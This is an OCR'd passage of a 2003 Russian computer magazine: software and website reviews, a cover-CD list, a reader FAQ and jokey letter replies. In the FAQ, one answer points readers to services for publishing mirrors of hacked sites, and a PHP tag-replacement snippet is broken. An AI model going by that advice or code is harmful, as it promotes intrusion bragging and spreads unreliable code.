
http://killprog.narod.ru



Приятная утилита, позволяющая управлять процессом копирования файлов в Windows. Незаменима при работе в локальной сети, поскольку поддерживает докачку, перепроверку скопированной информации на лету и разрешает ограничивать скорость передачи данных. Впрочем, KillCopy без труда найдется работенка и на обычном домашнем компе, который о локальной сети отродясь не слыхал. Особенно если владелец этого компа частенько перебрасывает туда-сюда файлы большого объема - фильмы, образы компакт-дисков, тяжелые дистрибутивы и т.п. Во-первых, окно с индикатором хода выполнения работы у KillCopy значительно более информативно стандартного виднозного (даже поддерживаются сменные скины), во-вторых, на некоторых машинах, задействовав в настройках режимы «Parallel» и «Turbo», можно серьезно ускорить процесс копирования.
KillCopy без проблем встраивается в Винды (в соответствующих контекстных меню к пунктам «Копировать/Вставить» добавляются пункты «KillCopy/KillMove»). Возможна интеграция программы с Total Commander. Дружит KillCopy и с командной строкой. В принципе, программа это достаточно серьезная – я мог бы еще долго рассказывать и о режиме восстановления испорченных файлов, и о режиме качественного удаления исходных файлов при их перемещении, и о возможности автоматического выключения компьютера после завершения задания, но, пожалуй, не буду - сам разберешься! Прога-то отечественная, так что и «морда», и хелп у нее русские.



NEXT



ШароWARE

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Local Website Archive v 1.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 754 Kb
http://www.aignes.com

Если в Сети нам попадается веб-страничка с информацией, которую стоит запомнить, мы скидываем ее на винч. Когда в инет выходишь регулярно, подобную операцию приходиться проделывать довольно часто. А чем это заканчивается? Появлением на машине эксклюзивной подборки полезных материалов? Как бы не так! Просто по разным каталогам жесткого диска оказывается разбросано множество безликих HTML-файлов :). Поэтому, приятель, мой тебе совет: хочешь, чтобы сохраненные веб-страницы были всегда под рукой, на виду, все учтены, подписаны и, если требуется, снабжены комментариями, тогда юзай специальный софт! Например такой, как Local Website Archive. Мне эта прога нравится больше всего, поскольку она рассчитана на тех, кому не по душе напрягаться. Фишка в чем: для сохранения веб-страниц ты используешь не стандартные средства браузера, а вызываешь Local Website Archive. При работе с осликом ИЕ этот «вызов» осуществляется одним кликом по кнопке на панели инструментов. При работе с другими программами Local Website Archive придется сначала запустить, а потом нажать F9. Больше, в принципе, от тебя ничего и не требуется. Local Website Archive сам перехватит адрес из окна бродилки, оттуда же выудит название веб-страницы. Нажимаешь кнопочку «Add this site», и программа сохраняет выбранную страничку в своей базе данных. Сложно? Нет! А плюсов – море. Во-первых, программа Local Website Archive ведет список всех документов, которые ты сохранил с ее помощью. Во-вторых, клик по любому пункту этого списка вызывает появление сохраненной странички в окне предпросмотра. В-третьих, прога обладает мощной встроенной поисковой системой. Хм… Правда тут стоит признаться, что указанная поисковая система с русским языком пока, увы, не дружит, но я надеюсь, что это временно – от первой версии нельзя ожидать совершенства. Хотя с моей Оперой Local Website Archive уже сейчас работает вполне корректно, что меня чрезвычайно радует.



ХАКЕР VER 08.03 (56)

»» СОФТ

- Adobe Acrobat Reader 6.0
- Adobe Photoshop 7.0.1 Update
- apache 2.0.46
- ArtMoney
- Art Plus Wallpaper Calendar v 5.0
- bannerscan
- CDSlow
- CopyDVD 6.1
- CrystalPlayer v 1.41
- Cursor XP
- DivX Pro 5.0.5
- Dr.Web для Windows 4.29b
- DUP-DVD 2.2.0
- DVD2SVCD 1.1.1
- Eraser 5.6
- Extreme Picture Finder v 2.3
- Friendly Pinger 4.2
- Funny Clocks 2.0
- GameX 1.0
- GetRight 5.0.1
- httport3snf1.exe
- Ice Projector
- Instant Source v 1.4
- iRider v 2.06
- john-1.6
- jv16 Power Tools
- MD5 Tools
- Meridian DX Plus
- Miranda IM 0.3
- MP3 Navigator
- mySB v 1.0
- NeroVision Express 1.0.43b
- Nero Burning ROM 5.5.10
- Nero Mix
- NAV virus definitions 26.0./2003
- Nik Creator Plus
- Oxygen Phone Manager 2.1.4.5
- Resource Hacker 3.4.0
- Pop Tray 3.0
- PowerOff v 5.1
- Rar Password Recovery
- Serv-U FTP Server 4.1.0.8
- setups2h0881a
- sniff_323
- Soap for hands - Spam Edition
- Stealth Web Page Recorder v 1.0 Style XP
- Sygate Personal Firewall 3
- SySoft Sandra 7.10
- Tcs
- Transparent XP
- VCDEasy 1.1.5
- Venta Fax @ Voice 5.3
- VirtualDub 1.5.4
- vnc-3.3.7-x86_win32
- Web Page Builder Toolkit.
- Winamp 2.95
- WinRAR 3.20 rus
- WinXP Admin Pak
- WinXP Power Toys
- XP-Tweak rus
- XviD.Alpha.26.06.2003.1100
- @RQ
- Антивирус STOP 4.10

»» ДРАЙВЕРА

- ATI
- NVIDIA
- USB-DOS
- VIA

»» ЮНИКС

- Adobe Acrobat Reader 5.0.6
- IPCop 1.3.0
- Knocker 0.7.1
- LimeWire Linux
- licq-1.2.7
- Opera 7.11
- php-5.0.0
- Sodipodi 0.31
- xmms-1.2.7-recode
- Новые ядра
- Патчи для ядра

»» МУЗЫКА

- Just another piece of us / [DLC]team
- Джакджак / DerZky
- Можете меня убить / H.A.Z.A.R.D.
- Хакер / Хакер

»» ДЕМКИ

- Carbon: Vicious / KCN
- Digital rules / New World Hackin
- Still Sucking Nature / Federation Against Nature
- odie3d / makheim
- Tentack / Joachim.Hofer (Chock)
- yo09. raving horse / Yomoma


»» TRASH

- X-Wallpapers
- XP-FAQ
- Компоненты для Delphi и C++ Builder
- Рейтинг процессоров
- Сорцы прог из "Кодинга"

ХАКЕР VER 08.03 (56)

Media Detective v 1.6

Windows 9x/Me/NT/2k/XP
Shareware
Size: 5584 Kb
http://www.mediadetective.com



Еще один мощный инструмент, способный занять достойное место в арсенале любого бойца с порнографией. Media Detective работает побыстрее, чем Snitch (www.hyperdynesoftware.com), а настроек у него побольше, чем у System Recon (http://systemrecon.triosade.com). Алгоритм у всех трех прог одинаковый: все они сканируют файлы на компьютере в поисках картинок, на которых значительную часть изображения занимают пятна цвета человеческой кожи. Лично я не устаю восхищаться оригинальностью такого решения, обеспечивающего высокое качество отлова adult-контента при минимальных затратах машинного времени. Ложных срабатываний – минимум. Проверку «на пятна» легко проходит изображение ромашки на горном лугу, а вот фотку пары-тройки обнаженных тел в интересной позиции анализатор вряд ли пропустит. Кстати, в программе Media Detective механизм анализа изображений не только быстрый, но и достаточно навороченный. Проверке могут подвергаться не только файлы различных графических форматов, но и документы Word, ZIP-архивы, а также файлы аудио и видео (конечно, обнаружить картинку для взрослых в mp3'шке довольно сложно, поэтому программа проводит дополнительную проверку на наличие в названии файлов разного рода подозрительных слов вроде «porno» и «sex»). Само собой, окончательную проверку приходится выполнять человеку – Media Detective лишь сортирует и отображает в своем главном окне для рассмотрения и диалогового стирания все медиа-файлы с плохими результатами анализа :).
Интересный фактик: прога может проверять не только локальные диски – ее можно натравить на любые ресурсы в локальной сети, к которым у тебя есть доступ. Так что если хочешь знать, что скрывают от тебя, админа, некоторые патологически развратные пользователи - имей это в виду.

Opera Search.ini Editor v 1.05

Windows 9x/Me/NT/2k/XP
Freeware
Size: 971 Kb
http://www.operapl.prv.pl/en



Новая версия утилиты, позволяющей подружить браузер Opera с любыми поисковыми системами. Яндекс, Рамблер? Ха! С помощью Opera Search.ini Editor можно добиться даже того, что твоя бродилка станет обращаться с запросами к поисковым системам твоих любимых форумов и конференций.

eXtreme Movie Manager v 1.7


Windows 9x/Me/NT/2k/XP
Shareware
Size: 10780 Kb
http://www.binaryworks.it



Серьезно обновилась мощнейшая прога для ведения домашней фильмотеки. Подробнее об eXtreme Movie Manager можно почитать в мартовском номере Х (статья называется «Органайзер для фильмов»). Я лишь напомню, что основная изюминка этого софта – умение автоматически скачивать из Сети информацию о фильмах и постеры-обложки к ним.

SpamPal v 1.292

Windows 9x/Me/NT/2k/XP
Freeware
Size: 395 Kb
http://www.spampal.com



Проклятый спам льется в мой почтовый ящик мутным потоком. Долгое время я пытался бороться с ним в полуавтоматическом режиме (с помощью программы SimpleCheck, http://www.simplecheck.net), но в последнее время все-таки вынужден был пересесть на автоматику. Тем не менее, я так и не смог заставить себя установить программу, которая самостоятельно удаляет то, что она сочтет спамом. Имхо, лучше прочитать гору рекламных посланий, чем из-за несовершенства программного обеспечения не получить одно-единственное дельное письмецо. Так что я ограничился промежуточным вариантом – поставил себе SpamPal, проверенную временем программу, которая служит фильтром между почтовым сервером и мейлером. При этом подозрительные письма SpamPal не удаляет, а лишь помечает их определенным образом, после чего они легко отсортировываются хоть в Trash, хоть в специальную папку встроенными средствами самой почтовой программы. Описывать процесс настройки SpamPal нет смысла – всю необходимую информацию можно найти в подробном русскоязычном руководстве (www.spampal.org.uk/manual-rus). Качество фильтрации у программы великолепное, к тому же для нее уже придумано несколько шикарных плагинов. Один из них - Bayesian Filter – даже позволяет программе анализировать содержимое писем на наличие характерных для спама слов и конструкций.

В общем, SpamPal - прога из разряда must have. Рекомендую. Очень, знаешь ли, приятно раз в несколько дней заглянуть в папку «Мусор» и обнаружить, что все письма от "Центра Американского Английского" оказались именно там, где им и положено быть, причем без малейшего вмешательства с моей стороны :). И даже в о т т а к о е в о т у р о д с к о е написание текста их не спасло.

Мексиканские Негодяи


WWW

Алекс Экслер (exler@exler.ru)

Виртуальная коммуналка


www.kommunalka.spb.ru

Вот уж кошмар так кошмар! К счастью, времена засилья коммуналок, вроде, прошли, тем не менее, они до сих пор являются приметой даже современного российского быта. Сейчас, конечно, довольно сложно представить, как в одной огромной квартире ухитрялись уживаться три, пять и даже десять семей, но ведь жили, причем, как говорят, довольно неплохо. Впрочем, какие бы отношения ни связывали тогдашних обитателей коммуналок, личная жизнь - включая самую интимную - на виду у соседей рождала довольно своеобразные формы взаимного существования. Загляни в экспозицию этого музея! Там тебе покажут подробный план совершенно безумного, но при этом реально существующего коммунального образования, в котором ты можешь ткнуть мышкой на любой понравившийся объект, чтобы затем получить фотографию данного объекта во всей красе. И если тебя не заколдобит, значит ты уже дитя двадцать первого века...



Любимый напиток великих

absinthe.narod.ru



Интересный сайт, посвященный довольно известному и слегка скандальному напитку, который называется "Абсент". Почему этот напиток более скандальный, чем, например, виски или водка, при злоупотреблении которыми также можно оскандалиться по полной программе? Дело в том, что абсент содержит не только алкоголь, но и настойку полыни - травы, в эфирных маслах которой присутствует определенное количество вещества под названием туйон. Что интересно, туйон в больших дозах является сильнейшим ядом. В небольших же количествах он дает определенный эффект, который и делает абсент весьма специфическим напитком. Впрочем, сейчас мы уже не можем испытать те же ощущения, что и всякие известные художники, поэты и писателя прошлого, искавшие вдохновение в абсенте. Потому что современный абсент - швейцарский, немецкий, испанский и российский - содержит намного меньше туйона, чем в старые времена. Так что не суждено нам писать стихи и прозу, а также создавать прекрасные картины, вдохновляясь этим коварным напитком. Что ж, видать, не судьба.

Стикер прям на стекле монитора

atnotes.fr.st


Многие из нас пользуются стикерами - небольшими бумажками, на которых пишутся всякие важные напоминания, после чего бумажка прилепливается в наиболее видное место - на монитор, телевизор, холодильник, шифоньер, а в особо запущенных случаях даже на лоб. Однако в наш продвинутый компьютерный век пользоваться бумажными стикерами - не очень удобно. Во-первых, они имеют отвратительную особенность отлипать и падать на пол, из-за чего мы пропускаем такие важные события, как время начала футбольного матча. Во-вторых, их часто не оказывается под рукой, когда нужно срочно что-то записать. В-третьих, всякие негодяйские домашние животные имеют обыкновение лапкой играться с этими стикерами до такого состояния, что несчастные листочки превращаются в легкую вермишельку, на которой ни черта прочитать уже невозможно. В-четвертых, далеко не всегда хочется, чтобы окружающие имели возможность читать всякие интимные напоминания. В-пятых, стикеры не умеют вовремя подать голос и напомнить о том, что на них записано. В-шестых... Впрочем, перечисление недостатков бумажных стикеров можно продолжать до бесконечности, поэтому лучше не перечислять, а зайти на сайт, скачать там очень прикольную программу, после чего ты будешь просто шайтан какой-то, а эти стикеры будут такое вытворять, что теперь ты ничего не забудешь до конца жизни. Это тоже, впрочем, неприятно, но зато полезно.



Десктопная Золушка

www.yole.ru/projects/syndirella

Как известно, солдат спит - служба идет. Вот и с этой программой - похожая штука: ты занимаешься всякой ерундой, а программа шастает по интернету и уведомляет, если какой-то из посещаемых тобой ресурсов обновился. Получается такой мониторинг - всем мониторингам мониторинг! Причем - чужими силами. И даже после того, как тебе сообщат об обновлении сайта - идти на него все равно не надо: "Синдирелла" покажет тебе все новости с этого сайта, не загружая рекламу, баннеры, средства навигации и прочую ерунду, которая так утомляет во время серфинга. Кроме того, она умеет читать всякие хитрые форматы данных разных сайтов, и все это будет сваливать к тебе на компьютер (по запросу, разумеется). В общем, налицо очень милая Золушка, для которой ты можешь выступить и принцем, и злой мачехой, и даже гнусными сестрицами. Это дело твое. Главное - ногами программу не пинай, потому что она очень полезная.



Совдепреализм

sovietart.narod.ru



Социалистический реализм - это когда художники изображали или простых передовиков производства, или руководителей Партии и Правительства в розовощекой и задорной манере, ну или в желтощекой и суро-во-деловой манере обдумывания вечных человеческих ценностей или борьбы пролетариата во всем мире. Чаще всего, конечно, изображали, безусловно, культовую фигуру советского времени - Владимира Ильича Ленина. Конечно, экономист Карл Маркс и его спонсор Фридрих Энгельс также пользовались определенной популярностью, но не столько за свои титанические мысли, сколько за простоту исполнения – ведь, как сказано у Довлатова, Маркса рисовать проще всего: размазал пальцем кляксу, и готово! Но если Маркса рисовали всегда одинаково - в профиль, раздумывающим над нелегкими судьбами капиталистов-эксплуататоров и эксплуатируемых, экспроприировавших экспроприаторов люмпенов-одиночек, то дедушку Ленина замечательные художники, имена которых уже заслуженно никто не помнит, рисовали в любых, даже самых замысловатых позах. Загляни на этот сайт, и ты удивишься, как всех этих художников в свое время не расстреляли. Потому что там ТАКОЙ Ленин, что просто с глузда съехать можно даже сейчас.

Экстремальные приключения

www.vvv.ru

Знаешь, бывают такие люди, которым постоянно не хватает адреналина в крови. Ну не выносят они тихого и мирного времяпрепровождения. Они не понимают, что такое сидеть у зажженного камина, вслушиваясь в завывания вьюги за окном или раздраженное бормотание тещи в соседней комнате. Они не любят тихих и задумчивых настольных игр, они не выносят просмотра мексиканских сериалов. Эти люди предпочитают экстремальные виды отдыха и развлечений, потому что экстремальность у них в крови! Они просто заснуть не могут, если не залезут на ка-



кую-нибудь скалу, не прыгнут с "тарзанки", не сплавятся по бурной речке или не нырнут на какую-нибудь запредельную глубину. Именно для таких людей этот сайт. На нем ты найдешь описания, фотографии и различные статьи, относящиеся ко всевозможным подвижным видам спорта и развлечений: альпинизм, яхтинг, горные лыжи, рафтинг, серфинг, сноуборд, скайсерфинг и так далее. Фотографии, кстати, весьма впечатляют! Особенно всякие парапланеризм и прыжки с парашютом с вершины горы прямо в сторону водопада. Меня аж передернуло от страха, хотя я сам ни с чего выше дивана не прыгал.

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Расскажите, пожалуйста, как с помощью Photoshop 7 можно сделать частично прозрачный гиф. Например, есть баннер стандартного размера. Нужно с его середины плавно (как градиент) сделать изображение почти прозрачным (скажем, 5-10% видимости).

вопрос........................

ответ........................

A: К великому сожалению, сделать это невозможно! Формат гиф не поддерживает альфа-каналы, а, следовательно, можно получить лишь однобитовую прозрачность. Это значит, что можно установить области, которые будут либо прозрачны, либо нет. Никакой полупрозрачности и ее вариаций нет и быть не может. Придется тебе искать альтернативное решение проблемы...

Q: Здравствуйте. Уже очень давно столкнулся с одной очень неприятной проблемой, и надеюсь, хотя бы вы сможете мне помочь! Итак, я по профессии музыкант, поэтому на жестком диске у меня просто огромное количество музыки (что-то около 30 гигабайт). Проблема заключается в том, что громкость композиций различна: у одних — выше, у других — ниже. Как можно избавиться от этой проблемы и почему она возникает?

вопрос........................

ответ........................

A: Проблема действительно очень распространенная. Дело в том, что оцифровкой музыки в MP3 (впрочем, как и в другие форматы) занимается огромное количество людей. Причем каждый человек использует свой любимый софт со своими персональными настройками. Неудивительно, что в папке, скажем, с тысячей песен, уровень громкости варьируется очень и очень сильно. «Счастливые обладатели» активных колонок стоимостью 10 долларов от этого, скорее всего, не пострадают. Зато те, кто использует качественную акустику, и уж тем более те, кто имеет музыкальное образование, наверняка будут испытывать дискомфорт. Раньше я выравнивал громкость в различных музыкальных редакторах, но это весьма кропотливое и неблагодарное занятие. Ведь на корректирование даже нескольких десятков композиций уходила уйма времени и сил. Зато недавно появившаяся утилита MP3Gain Full (http://hn.edskes.com/~mp3gain/) с легкостью справилась бы с подобной задачей за несколько минут. Программе следует лишь указать «норму» громкости и каталог с MP3-файлами, и она сделает все за тебя. Настоятельно рекомендую всем меломанам, тем более что утилита бесплатна и имеет русскоязычный интерфейс.

Q: Ищу скрипт для создания службы знакомств. Поиск на различных порталах script-тематики, типа http://www.hotscripts.com/ и http://www.scriptsearch.com результатов не дал.

вопрос........................

ответ........................

A: Согласен, подобные скрипты – редкость, однако найти их все же можно. Несколько экземпляров, написанных соответственно на PHP и Perl'е, лежат здесь: http://php.resourceindex.com/Complete_Scripts/Classified_Ads/Matchmaking/ и здесь: http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Classified_Ads/Matchmaking/. Более того, из личного опыта могу посоветовать Nevius (http://nevius.web.ur.ru/download.htm) и FreeLove3 (http://www.russianlondon.com/scripts/freelove3/).

Q: Недавно написал на PHP свой собственный портал, сейчас работаю над системой комментариев к статьям. Хочу разрешить посетителям добавлять комментарии с использованием псевдотегов. Например, [b][/b], [img][/img], ну и так далее. Подскажи, как это можно реализовать?

вопрос........................

ответ........................

A: Самый простой способ – написать процедуру замены псевдотегов на HTML аналоги в сточке комментария. Реализация этого способа с помощью команды str_replace:

```
$commentary = str_replace ( "[b]", "<span class=\"my_text_style\"><b>", $s );
$commentary = str_replace ( "[/b]", "</span><b>", $s );
```

С другими тегами – все аналогично. Однако сильно не увлекайся: оставь только те, которые действительно необходимы для форматирования текста. В противном случае может серьезно пострадать безопасность...

Q: Где и как лучше всего делать зеркала взломанных сайтов?

вопрос........................

ответ........................

A: 1. http://www.void.ru. Отечественный сайт, уже давно завоевавший немалую популярность среди сайтов security-тематики. Процедура создания зеркала крайне проста в использовании, однако доступна только для зарегистрированных пользователей (регистрация бесплатна).
2. http://www.zone-h.org. Еще один видный сервис для создания mirror взломов. Основное преимущество перед конкурентами – возможность «сфотографировать» несколько сайтов за раз. Так что если удалось порутить какого-нибудь хостера с кучей серваков, тебе, скорее всего, сюда =). А вообще такие вопросы следует отправлять в наш HackFAQ (hackfaq@real.xakep.ru) - впредь отвечать на них не буду!

Q: Помогите! Купил Б/у модем USR (зелененький такой, какая модель точно не знаю), и столкнулся со следующей проблемой. При коннекте с другими модемами — связь в полном порядке, но при соединении с провайдером (49333) — лагает каждые 5-10 секунд. Вот вам статистика соединения (слишком велика для публикации, оставил лишь ключевые вещи — примечание SI):

Blocks resent 73
Retrains Requested 9 Retrains Granted 0
Line Reversals 0 Blers 301
Link Timeouts 30 Link Naks 16
Speed 48000/26400
SNR (dB) 33.4
Speed Shifts Up/Down/Null 1/17/3
Вырезанная статистика A4X

вопрос

ответ

A: Судя по статистике, АЧХ канала практически идеальна. Зато соотношение сигнал/шум весьма и весьма низкое SNR=33.4. Это считается довольно шумным каналом, и, на мой взгляд, первичная скорость (48000) – слишком велика. Следствием столь высокого уровня шума является ситуация, когда модем посылает пакет, но не получает на него ответа (Link TimeOuts = 30 - таймауты, Blers = 301 - блоковые ошибки). А отсюда и запросы ретрейнов (Retrains Requested = 9). Более того, скорость на протяжении сессии снизилась 17 раз, об этом говорит параметр Speed Shifts Up/Down/Null 1/17/3. Ограничь скорость модема, скажем, до 33600 (AT&U10&N16 – подробнее читай в мануале к модему) и начинай искать проблему в линии. Попробуй убрать все ненужные телефонные провода и параллельные телефоны. Отдельный провод от щитка на лестничной площадке к твоему модему без перегибов и розеток будет гарантией того, что проблемы в линии «находятся» за пределами квартиры. Проверь крепление телефонного провода в щите – соседи нечаянно могут задеть его и нарушить контакт. Если все это не помогло, звони на АТС и постарайся узнать: не стоят ли на твоей линии уплотнители (частенько бывают на старых телефонных станциях), блокираторы и прочая фигня, способная серьезно испоганить связь. Если последние опасения подтвердятся, то единственным выходом будет замена АТС.

Q: В последнее время практически на любом сайте с динамическим движком есть строчка «эта страница была сгенерирована за 0.234 секунды». Мне очень интересно, как можно сделать подобное на своем сайте. Движок сайта написан на PHP.

вопрос

ответ

A: Это очень легко реализуемо с помощью классической процедуры измерения времени:

```
<? class Timer {
  var $start; // начать отсчет времени
  var $stop; // закончить измерение

  function start() {
    $t = gettimeofday();
    $this->start = $t[sec] * 1000000.0 + $t[usec];
  }

  function stop() {
    $t = gettimeofday();
    $this->stop = $t[sec] * 1000000.0 + $t[usec];
  }

  function elapsed() {
    return ($this->stop - $this->start) / 1000000.0;
  }
}; ?>
```

Для начала подсчета времени в нужном месте скрипта вставь следующее:

```
<? $t = new Timer();
$t->start(); ?>
```

Чтобы окончить измерение используй стоку «<? $t->stop(); ?>» (без кавычек), а для вывода результатов в нужном месте страницы размести код вызова функции отображения результатов «<? print $t->elapsed(); ?>».



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru



НА ПИСЬМА ОТВЕЧАЛ ХОЛОД
ОРФОГРАФИЯ АВТОРОВ ПИСЕМ СОХРАНЕНА

Письмо:
От: Destroyer Himka [fuckthatshit@mail.ru]

Ув. тов.][. очень прошу не кидать мой messadge в trash и не выставлать в ламоразмы, прошу выслушать и помочь. Весь отстой в том что производительность моего компа сильно уменьшилась - все загружается ну архимедленно, витн работает ну ox(beek)ть как медленно винда загружаеться минут 5(у меня p2.4 ge-force4 64mb винт с rpm7200, не ахти комп но все он должен шевелить жопой-быстрее-как раньше) в наказание за непослушание наказанием был format... Но ни фига не помогло, господь хоть бы проблема не была хардваерная. Хелпуйте please... А еще насчет журнала. Все куль,но вот Даня перестал старатся - срочно примите меры!!! урежте Жалованье-с выпорите плетью, что угодно, пусть лучше работает. Что за sucks, Humor стал меньше и не таким... смешнымю. Вспомнить хотя бы шедевр про незнайку или боевых обезьян:)), а сейчас? УВЕЛИЧТЕ HUMOR!!!
P.S.Пишите или Мыльте.

Ответ Х:
Дарова, Химка! Пишу тебе из старого заброшенного редакционного сортира, где уже четвертый день сижу. Сидеть в принципе тут нормально, даже сетевую розетку на ощупь нашел - вот, подключился, работаю. Только жрать тут нечего, а так - жить можно. Ушел в подполье после твоей просьбы увеличить хумор. Ядовитый всех собрал, взял линейку, померил каждому хумор, и сказал, что увеличивать начнем с меня. Я был против, а он говорит, что, мол, уже и хирурги едут, и уплочено за все уже, и девушкам так понравится больше. Я, по правде сказать, струхнул, конечно, и сбежал. Сижу теперь здесь. Свой хумор никому в обиду не дам - пусть не самый большой в редакции, зато родной.
Теперь по поводу твоего компьютера. Было у меня такое, точняк, все как у тебя. Тоже стал тормозить ни с того ни с сего, переставил винды - не помогло. Тогда я его сбросил. Аппаратно. Живу на пятом этаже, так что летел системный блок не очень долго, но очень красиво. И вообще, от этого две пользы было: во-первых, он теперь не тормозит (совсем!), а во-вторых, у меня больше под окнами не ходит никто. А то встанут, и давай трындеть. Все, на этом кончаю. Посижу в сортире еще дня три, а потом сбегу, наверное, в Польшу или в Бельгию. Там меня удлинители хуморов не найдут. Пиши, если что. Твой Холод.



Письмо:
От: buka buka [Buka_X@tut.by]

Уважаемые хацкеры!!!!!!!!!
Помогите пожалуйста немного туповатому чайнику :), который почти не рубит в компах, но с детства мечтал стать хакером.
Я не знаю с чего начать, как начать. Может вы научите меня хоть каким небудь хакерским штучкам: взломам компов. Пожалуйста пишите только без шуток, зарание благодарен.

Ответ Х:
Хе-хе, фекалька-вопрос, товарищ Бука! Учу хакерским штучкам! Без шуток!
Первое. Если мешать шампанское, пиво и водку, то утром будет очень плохо.
Второе. Даже просто от водки с утра все равно плохо, особенно если ее много.
Ах, да, я же про взлом компов обещал рассказать. Ну вот, рассказываю. Тема сегодняшнего урока - DoS-атака (Динай оф сервис, отказ в обслуживании, то бишь, вывод из строя). Будем атаковать твой компьютер. Берешь отвертку и огнетушитель. Отворачиваешь все винты, которые крышку держат. Потом быстро-быстро снимаешь ее, и заливаешь внутренности компа из огнетушителя - это чтобы он не сопротивлялся. Ура, не работает! Поздравляю! Ты провел дос-атаку на свой компьютер! Это, конечно, довольно просто, но, тем не менее, начни с малого. Вон, Кевин Митник тоже так начинал, а сейчас его уже из тюрьмы выпустили. Это тебе не хухры-мухры.
Кстати, с чужими компьютерами способ тоже срабатывает. Главное - незаметно пронести к ним огнетушитель, а то всегда вопросы возникают - мол, чего, да зачем. Отвечай, что из пожарной инспекции, а если что - дай огнетушителем по башке, чтобы дебильных вопросов не задавали.
Все, на этом кончаю. Желаю тебе успеха в нелегком деле взлома своих и чужих компьютеров! Твой коллега.



Письмо:
От:_trinitron_ [_trinitron_@mail.ru]

YO! Вот сегодня мне только пришел очередной выпуск X (06.03) и я опять подумал:
"Где вы берете таких дизайнеров!?!?". Сам дизайн нормальный, но вот обложки и пикчеры в журнале это перебор. Смотря на эту рожу на обложке у меня возникает желание не прочитать это, а спрятать куда подальше... Если вы хотите пугать людей, так печатайте пикчерсы в какой нить "мурзилке".
Теперь что качаеться инфы: уже ОЧЕНЬ долгое время ее нету. Вы или выпускайте журнал для новичков с соответствущей инфой, или для продвинутых тоже с соответствущей инфой. А то у вас статьи какие то левые. Для новичка сложно, а для знающего - ничего нового. Хумор вообще последние пол года полная чушь. Единственная нормальная рубрика это "КОДИНГ".
Так что принимайте во внимание...
С наилучшими пожеланиями, _trinitron_

Ответ Х:
Дарова, Телевизор! Пишет тебе Холодильник.
